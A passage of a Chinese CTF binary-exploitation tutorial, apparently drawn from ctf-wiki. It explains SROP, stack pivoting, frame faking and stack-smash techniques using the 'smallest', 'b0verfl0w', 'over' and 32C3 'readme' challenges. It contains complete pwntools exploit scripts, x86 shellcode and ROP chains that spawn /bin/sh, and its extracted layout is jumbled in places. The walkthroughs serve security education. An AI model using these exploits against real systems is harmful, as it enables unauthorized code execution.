
●

把原来 rip 指向的

syscall

gadget 换成 syscall; ret gadget。

如下图所示 ， 这样当每次 syscall 返回的时候， 栈指针都会指向下⼀个 Signal Frame 。因此就可以执 行⼀系列的 sigreturn 函数调用。



后续 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/srop/" \l "_3)

需要注意的是， 我们在构造 ROP 攻击的时候， 需要满足下面的条件

● 可以通过栈溢出来控制栈的内容

● 需要知道相应的地址

○

○

○

○

"/bin/sh"



Signal Frame

syscall

sigreturn

● 需要有够大的空间来塞下整个 sigal frame

此外， 关于 sigreturn 以及 syscall;ret 这两个 gadget 在上面并没有提及 。提出该攻击的论文作者发现 了这些 gadgets 出现的某些地址：



并且， 作者发现， 有些系统上 SROP 的地址被随机化了， 而有些则没有 。比如说 Linux < 3.3 x86 \_64 ( 在 Debian 7.0， Ubuntu Long Term Support， CentOS 6 系统中默认内核) ， 可以直接在 vsyscall 中的固定地址处找到 syscall&return 代码片段 。如下

但是目前它已经被 vsyscall-emulate 和 vdso 机制代替了 。此外， 目前大多数系统都会开启 ASLR 保护， 所以相对来说这些 gadgets 都并不容易找到。



值得⼀说的是， 对于 sigreturn 系统调用来说， 在 64 位系统中， sigreturn 系统调用对应的系统调用号 为 15， 只需要 RAX=15， 并且执行 syscall 即可实现调用 syscall 调用 。而 RAX 寄存器的值又可以通 过控制某个函数的返回值来间接控制， 比如说 read 函数的返回值为读取的字节数。

利用工具 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/srop/" \l "_4)

值得⼀提的是 ，在目前的 pwntools 中已经集成了对于 srop 的攻击。

示例 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/srop/" \l "_5)

这里以 360 春秋杯中的 smallest-pwn 为例进行简单介绍 。基本步骤如下

确定文件基本信息

Plain Text  复制代码

1 ➜ smallest file smallest

2 smallest: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically l

inked, stripped

可以看到该程序为 64 位静态链接版本。

检查保护

Plain Text  复制代码

1 ➜ smallest checksec smallest

2 Arch: amd64-64-little

3 RELRO: No RELRO

4 Stack: No canary found

5 NX: NX enabled

6 PIE: No PIE (0x400000)

程序主要开启了 NX 保护。



漏洞发现

实用 IDA 直接反编译看了⼀下， 发现程序就几行汇编代码， 如下

Plain Text  复制代码

1 public start

2 start proc near

3 xor rax, rax

4 mov edx, 400h

5 mov rsi, rsp

6 mov rdi, rax

7 syscall

8 retn

9 start endp

根据 syscall 的编号为 0， 可以知道该程序执行的指令为 read(0,$rsp,400)， 即向栈顶读入 400 个字 符 。毫无疑问， 这个是有栈溢出的。

利用思路

由于程序中并没有 sigreturn 调用， 所以我们得自己构造， 正好这里有 read 函数调用， 所以我们可以 通过 read 函数读取的字节数来设置 rax 的值 。重要思路如下

● 通过控制 read 读取的字符数来设置 RAX 寄存器的值， 从而执行 sigreturn

● 通过 syscall 执行 execve("/bin/sh",0,0) 来获取 shell。

漏洞利用程序

Plain Text  复制代码



1 from pwn import \*

2 from LibcSearcher import \*

3 small = ELF('./smallest')

4 if args['REMOTE']:

5 sh = remote('127.0.0.1', 7777)

6 else:

7 sh = process('./smallest')

8 context.arch = 'amd64'

9 context.log\_level = 'debug'

10 syscall\_ret = 0x00000000004000BE

11 start\_addr = 0x00000000004000B0

12 ## set start addr three times

13 payload = p64(start\_addr) \* 3

14 sh.send(payload)

15

16 ## modify the return addr to start\_addr+3

17 ## so that skip the xor rax,rax; then the rax=1

18 ## get stack addr

19 sh.send('\xb3')

20 stack\_addr = u64(sh.recv()[8:16])

21 log.success('leak stack addr :' + hex(stack\_addr))

22

23 ## make the rsp point to stack\_addr

24 ## the frame is read(0,stack\_addr,0x400)

25 sigframe = SigreturnFrame()

26 sigframe.rax = constants.SYS\_read

27 sigframe.rdi = 0

28 sigframe.rsi = stack\_addr

29 sigframe.rdx = 0x400

30 sigframe.rsp = stack\_addr

31 sigframe.rip = syscall\_ret

32 payload = p64(start\_addr) + 'a' \* 8 + str(sigframe)

33 sh.send(payload)

34

35 ## set rax=15 and call sigreturn

36 sigreturn = p64(syscall\_ret) + 'b' \* 7

37 sh.send(sigreturn)

38

39 ## call execv("/bin/sh",0,0)

40 sigframe = SigreturnFrame()

41 sigframe.rax = constants.SYS\_execve

42 sigframe.rdi = stack\_addr + 0x120 # "/bin/sh" 's addr

43 sigframe.rsi = 0x0

44 sigframe.rdx = 0x0

45 sigframe.rsp = stack\_addr



sigframe.rip = syscall\_ret

frame\_payload = p64(start\_addr) + 'b' \* 8 + str(sigframe)

print len(frame\_payload)

payload = frame\_payload + (0x120 - len(frame\_payload)) \* '\x00' + '/bin/sh

\x00'

sh.send(payload)

sh.send(sigreturn)

sh.interactive()

46

47

48

49

50

51

52

53

其基本流程为

● 读取三个程序起始地址

● 程序返回时， 利用第⼀个程序起始地址读取地址， 修改返回地址 (即第二个程序起始地址) 为源程序 的第二条指令， 并且会设置 rax=1

● 那么此时将会执行 write(1,$esp,0x400)， 泄露栈地址。

● 利用第三个程序起始地址进而读入 payload

● 再次读取构造 sigreturn 调用， 进而将向栈地址所在位置读入数据， 构造 execve('/bin/sh',0,0)

● 再次读取构造 sigreturn 调用， 从而获取 shell。

题目 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/srop/" \l "_6)

● [Defcon 2015 Qualifier: fuckup](https://brant-ruan.github.io/resources/Binary/learnPwn/fuckup_56f604b0ea918206dcb332339a819344)

[回到目录](#_top)

## 2.4 花式栈溢出

stack pivoting[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "stack-pivoting)

原理 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_2)

stack pivoting， 正如它所描述的， 该技巧就是劫持栈指针指向攻击者所能控制的内存处， 然后再在相 应的位置进行 ROP 。⼀般来说， 我们可能在以下情况需要使用 stack pivoting

●

●

●

可以控制的栈溢出的字节数较少， 难以构造较长的 ROP 链

开启了 PIE 保护， 栈地址未知， 我们可以将栈劫持到已知的区域。

其它漏洞难以利用， 我们需要进行转换， 比如说将栈劫持到堆空间， 从而在堆上写 rop 及进行堆漏 洞利用

此外， 利用 stack pivoting 有以下⼏个要求

●

●

可以控制程序执行流。

可以控制 sp 指针 。⼀般来说， 控制栈指针会使用 ROP， 常见的控制栈指针的 gadgets ⼀般是

Plain Text  复制代码

1 pop rsp/esp

当然， 还会有⼀些其它的姿势 。比如说 libc\_csu\_init 中的 gadgets， 我们通过偏移就可以得到控制 rsp 指针 。上面的是正常的， 下面的是偏移的。



Plain Text  复制代码

|  |  |  |  |
| --- | --- | --- | --- |
| 1 | gef➤ x/7i 0x000000000040061a |  |  |
| 2 | 0x40061a <\_\_libc\_csu\_init+90>: | pop | rbx |
| 3 | 0x40061b <\_\_libc\_csu\_init+91>: | pop | rbp |
| 4 | 0x40061c <\_\_libc\_csu\_init+92>: | pop | r12 |
| 5 | 0x40061e <\_\_libc\_csu\_init+94>: | pop | r13 |
| 6 | 0x400620 <\_\_libc\_csu\_init+96>: | pop | r14 |
| 7 | 0x400622 <\_\_libc\_csu\_init+98>: | pop | r15 |
| 8 | 0x400624 <\_\_libc\_csu\_init+100>: | ret |  |
| 9 | gef➤ x/7i 0x000000000040061d |  |  |
| 10 | 0x40061d <\_\_libc\_csu\_init+93>: | pop | rsp |
| 11 | 0x40061e <\_\_libc\_csu\_init+94>: | pop | r13 |
| 12 | 0x400620 <\_\_libc\_csu\_init+96>: | pop | r14 |
| 13 | 0x400622 <\_\_libc\_csu\_init+98>: | pop | r15 |
| 14 | 0x400624 <\_\_libc\_csu\_init+100>: | ret |  |

此外， 还有更加高级的 fake frame。

● 存在可以控制内容的内存， ⼀般有如下

● bss 段 。由于进程按页分配内存， 分配给 bss 段的内存大小至少⼀个页 (4k， 0x1000) 大小 。然而 ⼀般 bss 段的内容用不了这么多的空间， 并且 bss 段分配的内存页拥有读写权限。

● heap 。但是这个需要我们能够泄露堆地址。

示例 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_3)

例 1

[这里我们以 [X-CTF Quals 2016 - b0verfl0w](https://github.com/ctf-wiki/ctf-](https://github.com/ctf-wiki/ctf-challenges/tree/master/pwn/stackoverflow/stackprivot/X-CTF)

challenges/tree/master/pwn/stackoverflow/stackprivot/X-CTF Quals 2016 - b0verfl0w) 为例进 行介绍 。首先， 查看程序的安全保护， 如下



signed int vul()

{

char s; // [sp+18h] [bp-20h]@1

puts("\n======================");

puts("\nWelcome to X-CTF 2016!");

puts("\n======================");

puts("What's your name?");

fflush(stdout);

fgets(&s, 50, stdin);

printf("Hello %s.", &s);

fflush(stdout);

return 1;

}

Plain Text  复制代码

1 ➜ X-CTF Quals 2016 - b0verfl0w git:(iromise) ✗ checksec b0verfl0w

2 Arch: i386-32-little

3 RELRO: Partial RELRO

4 Stack: No canary found

5 NX: NX disabled

6 PIE: No PIE (0x8048000)

7 RWX: Has RWX segments

可以看出源程序为 32 位， 也没有开启 NX 保护， 下面我们来找⼀下程序的漏洞

Plain Text  复制代码

1

2

3

4

5

6

7

8

9

10

11

12

13

14

可以看出， 源程序存在栈溢出漏洞 。但是其所能溢出的字节就只有 50-0x20-4=14 个字节， 所以我们 很难执行⼀些比较好的 ROP 。这里我们就考虑 stack pivoting 。由于程序本身并没有开启堆栈保护 ， 所以我们可以在栈上布置 shellcode 并执行 。基本利用思路如下

● 利用栈溢出布置 shellcode

● 控制 eip 指向 shellcode 处

第⼀步， 还是比较容易地， 直接读取即可， 但是由于程序本身会开启 ASLR 保护， 所以我们很难直接知 道 shellcode 的地址 。但是栈上相对偏移是固定的， 所以我们可以利用栈溢出对 esp 进行操作， 使其指 向 shellcode 处， 并且直接控制程序跳转至 esp 处 。那下面就是找控制程序跳转到 esp 处的 gadgets 了。



Plain Text  复制代码



1 ➜ X-CTF Quals 2016 - b0verfl0w git:(iromise) ✗ ROPgadget --binary b0verfl0

w --only 'jmp|ret'

2 Gadgets information

3 ============================================================

4 0x08048504 : jmp esp

5 0x0804836a : ret

6 0x0804847e : ret 0xeac1

7

8 Unique gadgets found: 3

这里我们发现有⼀个可以直接跳转到 esp 的 gadgets 。那么我们可以布置 payload 如下

Plain Text  复制代码

1 shellcode|padding|fake ebp|0x08048504 |set esp point to shellcode and jmp es p

那么我们 payload 中的最后⼀部分改如何设置 esp 呢， 可以知道

●

●

●

size(shellcode+padding)=0x20

size(fake ebp)=0x4

size(0x08048504)=0x4

所以我们最后⼀段需要执行的指令就是

Plain Text  复制代码



1 sub esp,0x28

2 jmp esp

所以最后的 exp 如下



Plain Text  复制代码

1 from pwn import \*

2 sh = process('./b0verfl0w') 3

4 shellcode\_x86 = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"

5 shellcode\_x86 += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"

6 shellcode\_x86 += "\x0b\xcd\x80"

7

8 sub\_esp\_jmp = asm('sub esp, 0x28;jmp esp')

9 jmp\_esp = 0x08048504

10 payload = shellcode\_x86 + (

11 0x20 - len(shellcode\_x86)) \* 'b' + 'bbbb' + p32(jmp\_esp) + sub\_esp\_jmp

12 sh.sendline(payload)

13 sh.interactive()

例 2 - 转移堆 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "2-)

。

待

题目 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_4)

[[EkoPartyCTF 2016 fuckzing-exploit-200](https://github.com/ctf-wiki/ctf-](https://github.com/ctf-wiki/ctf-challenges/tree/master/pwn/stackoverflow/stackprivot/EkoPartyCTF) challenges/tree/master/pwn/stackoverflow/stackprivot/EkoPartyCTF 2016 fuckzing- exploit-200)

●

frame faking[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "frame-faking)

正如这个技巧名字所说的那样， 这个技巧就是构造⼀个虚假的栈帧来控制程序的执行流。

原理 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_5)

概括地讲， 我们在之前讲的栈溢出不外乎两种方式

● 控制程序 EIP

● 控制程序 EBP



其最终都是控制程序的执行流 。在 frame faking 中， 我们所利用的技巧便是同时控制 EBP 与 EIP， 这 样我们在控制程序执行流的同时， 也改变程序栈帧的位置 。⼀般来说其 payload 如下

Plain Text  复制代码

|  |  |
| --- | --- |
| 1 buffer padding|fake ebp|leave ret addr|  即我们利用栈溢出将栈上构造为如上格式 。这里我们主要讲下后面两个部分 | |
| ●  ● | 函数的返回地址被我们覆盖为执行 leave ret 的地址， 这就表明了函数在正常执行完自己的 leave ret 后， 还会再次执行⼀次 leave ret。  其中 fake ebp 为我们构造的栈帧的基地址， 需要注意的是这里是⼀个地址 。⼀般来说我们构造的 假的栈帧如下 |
| Plain Text  复制代码 | |
| 1 fake ebp  2 |  3 v  4 ebp2|target function addr|leave ret addr|arg1|arg2  这里我们的 fake ebp 指向 ebp2， 即它为 ebp2 所在的地址 。通常来说， 这里都是我们能够控制的可读 的内容。  下面的汇编语法是 intel 语法。  在我们介绍基本的控制过程之前， 我们还是有必要说⼀下， 函数的⼊口点与出口点的基本操作  ⼊口点  Plain Text  复制代码 | |

1 push ebp # 将ebp压栈

2 mov ebp, esp #将esp的值赋给ebp

出口点

Plain Text  复制代码

|  |
| --- |
| 1 leave  2 ret #pop eip，弹出栈顶元素作为程序下⼀个执行地址  其中 leave 指令相当于  Plain Text  复制代码 |
| 1 mov esp, ebp # 将ebp的值赋给esp  2 pop ebp # 弹出ebp  下面我们来仔细说⼀下基本的控制过程。  1. 在有栈溢出的程序执行 leave 时， 其分为两个步骤  ○ mov esp, ebp ， 这会将 esp 也指向当前栈溢出漏洞的 ebp 基地址处。  ○ pop ebp， 这会将栈中存放的 fake ebp 的值赋给 ebp 。即执行完指令之后， ebp 便指向了 ebp2， 也就是保存了 ebp2 所在的地址。  2. 执行 ret 指令， 会再次执行 leave ret 指令。  3. 执行 leave 指令， 其分为两个步骤  ○ mov esp, ebp ， 这会将 esp 指向 ebp2。  ○ pop ebp， 此时， 会将 ebp 的内容设置为 ebp2 的值， 同时 esp 会指向 target function。  4. 执行 ret 指令， 这时候程序就会执行 target function， 当其进行程序的时候会执行  ○ push ebp， 会将 ebp2 值压入栈中，  ○ mov ebp, esp， 将 ebp 指向当前基地址。  此时的栈结构如下  Plain Text  复制代码 |

1 ebp

2 |

3 v

4 ebp2|leave ret addr|arg1|arg2

1. 当程序执行时， 其会正常申请空间， 同时我们在栈上也安排了该函数对应的参数， 所以程序会正常



执行。

2. 程序结束后， 其又会执行两次 leave ret addr， 所以如果我们在 ebp2 处布置好了对应的内容， 那 么我们就可以⼀直控制程序的执行流程。

可以看出在 fake frame 中， 我们有⼀个需求就是， 我们必须得有⼀块可以写的内存， 并且我们还知道 这块内存的地址， 这⼀点与 stack pivoting 相似。

2018 安恒杯 over[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "2018-over)

以 2018 年 6 月安恒杯月赛的 over ⼀题为例进行介绍, 题目可以在 [ctf-challenge](https://github.com/ctf-wiki/ctf-challenges/tree/master/pwn/stackoverflow/fake_frame/over) 中找到

文件信息 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_6)

Plain Text  复制代码

1 over.over: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamicall

y linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, Bu

ildID[sha1]=99beb778a74c68e4ce1477b559391e860dd0e946, stripped

2 [\*] '/home/m4x/pwn\_repo/others\_over/over.over'

3 Arch: amd64-64-little

4 RELRO: Partial RELRO

5 Stack: No canary found

6 NX: NX enabled

7 PIE: No PIE

64 位动态链接的程序, 没有开 PIE 和 canary 保护, 但开了 NX 保护

分析程序 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_7)

放到 IDA 中进行分析



Plain Text  复制代码

1 \_\_int64 \_\_fastcall main(\_\_int64 a1, char \*\*a2, char \*\*a3)

2 {

3 setvbuf(stdin, 0LL, 2, 0LL);

4 setvbuf(stdout, 0LL, 2, 0LL);

5 while ( sub\_400676() )

6 ;

7 return 0LL;

8 }

9

10 int sub\_400676() 11 {

12 char buf[80]; // [rsp+0h] [rbp-50h] 13

14 memset(buf, 0, sizeof(buf));

15 putchar('>');

16 read(0, buf, 96uLL);

17 return puts(buf);

18 }

漏洞很明显, read 能读入 96 位, 但 buf 的长度只有 80, 因此能覆盖 rbp 以及 ret addr 但也只能覆盖到 rbp 和 ret addr, 因此也只能通过同时控制 rbp 以及 ret addr 来进行 rop 了

leak stack[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "leak-stack)

为了控制 rbp, 我们需要知道某些地址, 可以发现当输入的长度为 80 时, 由于 read 并不会给输入末尾补上 '\0', rbp 的值就会被 puts 打印出来, 这样我们就可以通过固定偏移知道栈上所有位置的地址了

Plain Text  复制代码



1 Breakpoint 1, 0x00000000004006b9 in ?? ()

2 LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

3 ───────────────────────────────────────────────────────[ REGISTERS ]──────

──────────────────────────────────────────────────

4 RAX 0x7ffceaf11160 ◂— 0x3030303030303030 ('00000000')

5 RBX 0x0

6 RCX 0x7ff756e9b690 (\_\_read\_nocancel+7) ◂— cmp rax, -0xfff

7 RDX 0x60

8 RDI 0x7ffceaf11160 ◂— 0x3030303030303030 ('00000000')

9 RSI 0x7ffceaf11160 ◂— 0x3030303030303030 ('00000000')

10 R8 0x7ff75715b760 (\_IO\_stdfile\_1\_lock) ◂— 0x0

11 R9 0x7ff757354700 ◂— 0x7ff757354700

12 R10 0x37b

13 R11 0x246

14 R12 0x400580 ◂— xor ebp, ebp

15 R13 0x7ffceaf112b0 ◂— 0x1

16 R14 0x0

17 R15 0x0

18 RBP 0x7ffceaf111b0 —▸ 0x7ffceaf111d0 —▸ 0x400730 ◂— push r15

19 RSP 0x7ffceaf11160 ◂— 0x3030303030303030 ('00000000')

20 RIP 0x4006b9 ◂— call 0x400530

21 ─────────────────────────────────────────────────────────[ DISASM ]───────

──────────────────────────────────────────────────

22 ► 0x4006b9 call puts@plt <0x400530>

23 s: 0x7ffceaf11160 ◂— 0x3030303030303030 ('00000000')

|  |  |  |  |
| --- | --- | --- | --- |
| 24 |  |  |  |
| 25 | 0x4006be | leave |  |
| 26  27 | 0x4006bf | ret |  |
| 28 | 0x4006c0 | push | rbp |
| 29 | 0x4006c1 | mov | rbp, rsp |
| 30 | 0x4006c4 | sub | rsp, 0x10 |
| 31 | 0x4006c8 | mov | dword ptr [rbp - 4], edi |
| 32 | 0x4006cb | mov | qword ptr [rbp - 0x10], rsi |
| 33 | 0x4006cf | mov | rax, qword ptr [rip + 0x20098a] <0x601060> |
| 34 | 0x4006d6 | mov | ecx, 0 |
| 35 | 0x4006db | mov | edx, 2 |

36 ─────────────────────────────────────────────────────────[ STACK ]────────

──────────────────────────────────────────────────

37 00:0000 │ rax rdi rsi rsp 0x7ffceaf11160 ◂— 0x3030303030303030 ('0000000

0')

38 ... ↓

39 ───────────────────────────────────────────────────────[ BACKTRACE ]──────


──────────────────────────────────────────────────

40 ► f 0 4006b9



system("/bin/sh")

0)



f 1 400715

f 2 7ff756de02b1 \_\_libc\_start\_main+241

Breakpoint \*0x4006B9

pwndbg> stack 15

00:0000 │ rax rdi rsi rsp 0x7ffceaf11160 ◂— 0x3030303030303030 ('0000000

0')

... ↓

0a:0050 │ rbp 0x7ffceaf111b0 —▸ 0x7ffceaf111d0 —▸ 0x400730 ◂—

push r15

│

│

/over.over'

│

│

pwndbg> distance 0x7ffceaf111d0 0x7ffceaf11160

0x7ffceaf111d0->0x7ffceaf11160 is -0x70 bytes (-0xe words)

0x400715 ◂— test

0x7ffceaf112b8 —▸

0x100000000

0x400730 ◂— push

0x7ffceaf111b8 —▸

0x7ffceaf111c0 —▸

0x7ffceaf111c8 ◂—

0x7ffceaf111d0 —▸

0b:0058

0c:0060

db ◂— '

0d:0068

0e:0070

41

42

43

44

45

46

47

48

49

50

51

52

53

eax, eax

0x7ffceaf133

r15

.

leak 出栈地址后, 我们就可以通过控制 rbp 为栈上的地址 (如 0x7ffceaf11160), ret addr 为 leave ret 的地址来实现控制程序流程了。

sub\_400676

比如我们可以在 0x7ffceaf11160 + 0x8 填上 leak libc 的 rop chain 并控制其返回到 函数来 leak libc。

然后在下⼀次利用时就可以通过 rop 执行 或

来get shell了, 这道题目因为输⼊的长度足够, 我们可以布置调用

的利用链, 这种方法更稳妥 ( 可能会因为 env 被破坏而失效), 不过由于利

|  |
| --- |
| execve("/bin/sh", 0, |
| execve("/bin/sh", 0, |

0)

system("/bin/sh")

exp[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "exp)

用过程中栈的结构会发生变化, 所以⼀些关键的偏移还需要通过调试来确定

Plain Text  复制代码



1 from pwn import \*

2 context.binary = "./over.over" 3

4 def DEBUG(cmd):

5 raw\_input("DEBUG: ")

6 gdb.attach(io, cmd) 7

8 io = process("./over.over")

9 elf = ELF("./over.over")

10 libc = elf.libc 11

12 io.sendafter(">", 'a' \* 80)

13 stack = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\0')) - 0x70

14 success("stack -> {:#x}".format(stack))

15

16

17 # DEBUG("b \*0x4006B9\nc")

18 io.sendafter(">", flat(['11111111', 0x400793, elf.got['puts'], elf.plt['pu

ts'], 0x400676, (80 - 40) \* '1', stack, 0x4006be]))

19 libc.address = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\0')) - libc.sym

['puts']

20 success("libc.address -> {:#x}".format(libc.address))

21

22 pop\_rdi\_ret=0x400793 23 '''

24 $ ROPgadget --binary /lib/x86\_64-linux-gnu/libc.so.6 --only "pop|ret"

25 0x00000000000f5279 : pop rdx ; pop rsi ; ret

26 '''

27 pop\_rdx\_pop\_rsi\_ret=libc.address+0xf5279 28

29

30 payload=flat(['22222222', pop\_rdi\_ret, next(libc.search("/bin/sh")),pop\_rd x\_pop\_rsi\_ret,p64(0),p64(0), libc.sym['execve'], (80 - 7\*8 ) \* '2', stack

- 0x30, 0x4006be])

31

32 io.sendafter(">", payload) 33

34 io.interactive()

总的来说这种方法跟 stack pivot 差别并不是很大。

参考阅读 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_8)

[](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/#_9)

●

●

Stack

chk\_fail

如下

smash[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "stack-smash)

<http://www.xfocus.net/articles/200602/851.html> <http://phrack.org/issues/58/4.html>

6 {

7 /\* The loop is added only to keep gcc happy. \*/

8 while (1)

9 \_\_libc\_message (2, "\*\*\* %s \*\*\*: %s terminated\n",

10 msg, \_\_libc\_argv[0] ?: "<unknown>");

11 }

1 void \_\_attribute\_\_ ((noreturn)) \_\_stack\_chk\_fail (void)

2 {

3 \_\_fortify\_fail ("stack smashing detected");

4 }

5 void \_\_attribute\_\_ ((noreturn)) internal\_function \_\_fortify\_fail (const ch

ar \*msg)

Plain Text  复制代码

原理 ¶

 stack

在程序加了 canary 保护之后， 如果我们读取的 buffer 覆盖了对应的值时， 程序就会报错， 而⼀般来说 我们并不会关心报错信息 。而 stack smash 技巧则就是利用打印这⼀信息的程序来得到我们想要的内容，这是因为在程序启动canary保护之后，如果发现 canary 被修改的话程序就会执行

函数来打印 argv[0] 指针所指向的字符串， 正常情况下， 这个指针指向了程序名 。其代码

\_\_ \_

所以说如果我们利用栈溢出覆盖 argv[0] 为我们想要输出的字符串的地址， 那么在

\_\_fortify\_fail 函数中就会输出我们想要的信息。

32C3 CTF readme[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "32c3-ctf-readme)

这里， 我们以 2015 年 32C3 CTF readme 为例进行介绍， 该题目在 jarvisoj 上有复现。

确定保护 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_10)

可以看出程序为 64 位， 主要开启了 Canary 保护以及 NX 保护， 以及 FORTIFY 保护。

Plain Text  复制代码

1 ➜ stacksmashes git:(master) ✗ checksec smashes

2 Arch: amd64-64-little

3 RELRO: No RELRO

4 Stack: Canary found

5 NX: NX enabled

6 PIE: No PIE (0x400000)

7 FORTIFY: Enabled

分析程序 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "_11)

ida 看⼀下

Plain Text  复制代码



3 \_\_int64 v0; // rax@1

4 \_\_int64 v1; // rbx@2

5 int v2; // eax@3

6 \_\_int64 v4; // [sp+0h] [bp-128h]@1

7 \_\_int64 v5; // [sp+108h] [bp-20h]@1

9 v5 = \*MK\_FP(\_\_FS\_\_, 40LL);

10 \_\_printf\_chk(1LL, (\_\_int64)"Hello!\nWhat's your name? ");

11 LODWORD(v0) = \_IO\_gets((\_\_int64)&v4);

12 if ( !v0 )

1 \_\_int64 sub\_4007E0()

28 memset((void \*)((signed int)v1 + 0x600D20LL), 0, (unsigned int)(32 - v 1));

29 LABEL\_8:

30 puts("Thank you, bye!");

31 return \*MK\_FP(\_\_FS\_\_, 40LL) ^ v5; 32 }

19 v2 = \_IO\_getc(stdin);

20 if ( v2 == -1 )

21 goto LABEL\_9;

22 if ( v2 == '\n' )

23 break;

24 byte\_600D20[v1++] = v2;

25 if ( v1 == ' ' )

26 goto LABEL\_8;

13 LABEL\_9:

14 \_exit(1);

15 v1 = 0LL;

16 \_\_printf\_chk(1LL, (\_\_int64)"Nice to meet you, %s.\nPlease overwrite the

flag: ");

17 while ( 1 )

2 {

8

18 {

27 }

\_IO\_gets((\_\_int64)&v4)

; 存在栈溢出。

很显然， 程序在

此外， 程序中还提示要 overwrite flag 。而且发现程序很有意思的在 while 循环之后执行了这条语句



Plain Text  复制代码

1 memset((void \*)((signed int)v1 + 0x600D20LL), 0, (unsigned int)(32 - v 1));

又看了看对应地址的内容， 可以发现如下内容， 说明程序的 flag 就在这里。

Plain Text  复制代码

1 .data:0000000000600D20 ; char aPctfHereSTheFl[]

2 .data:0000000000600D20 aPctfHereSTheFl db 'PCTF{Here',27h,'s the flag on se

rver}',0

但是如果我们直接利用栈溢出输出该地址的内容是不可行的， 这是因为我们读入的内容 byte\_600D2 0 [v1++] = v2; 也恰恰就是该块内存， 这会直接将其覆盖掉， 这时候我们就需要利用⼀个技巧了

● 在 ELF 内存映射时， bss 段会被映射两次， 所以我们可以使用另⼀处的地址来进行输出， 可以使 用 gdb 的 find 来进行查找。

确定 flag 地址 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/" \l "flag)

我们把断点下载 memset 函数处， 然后读取相应的内容如下

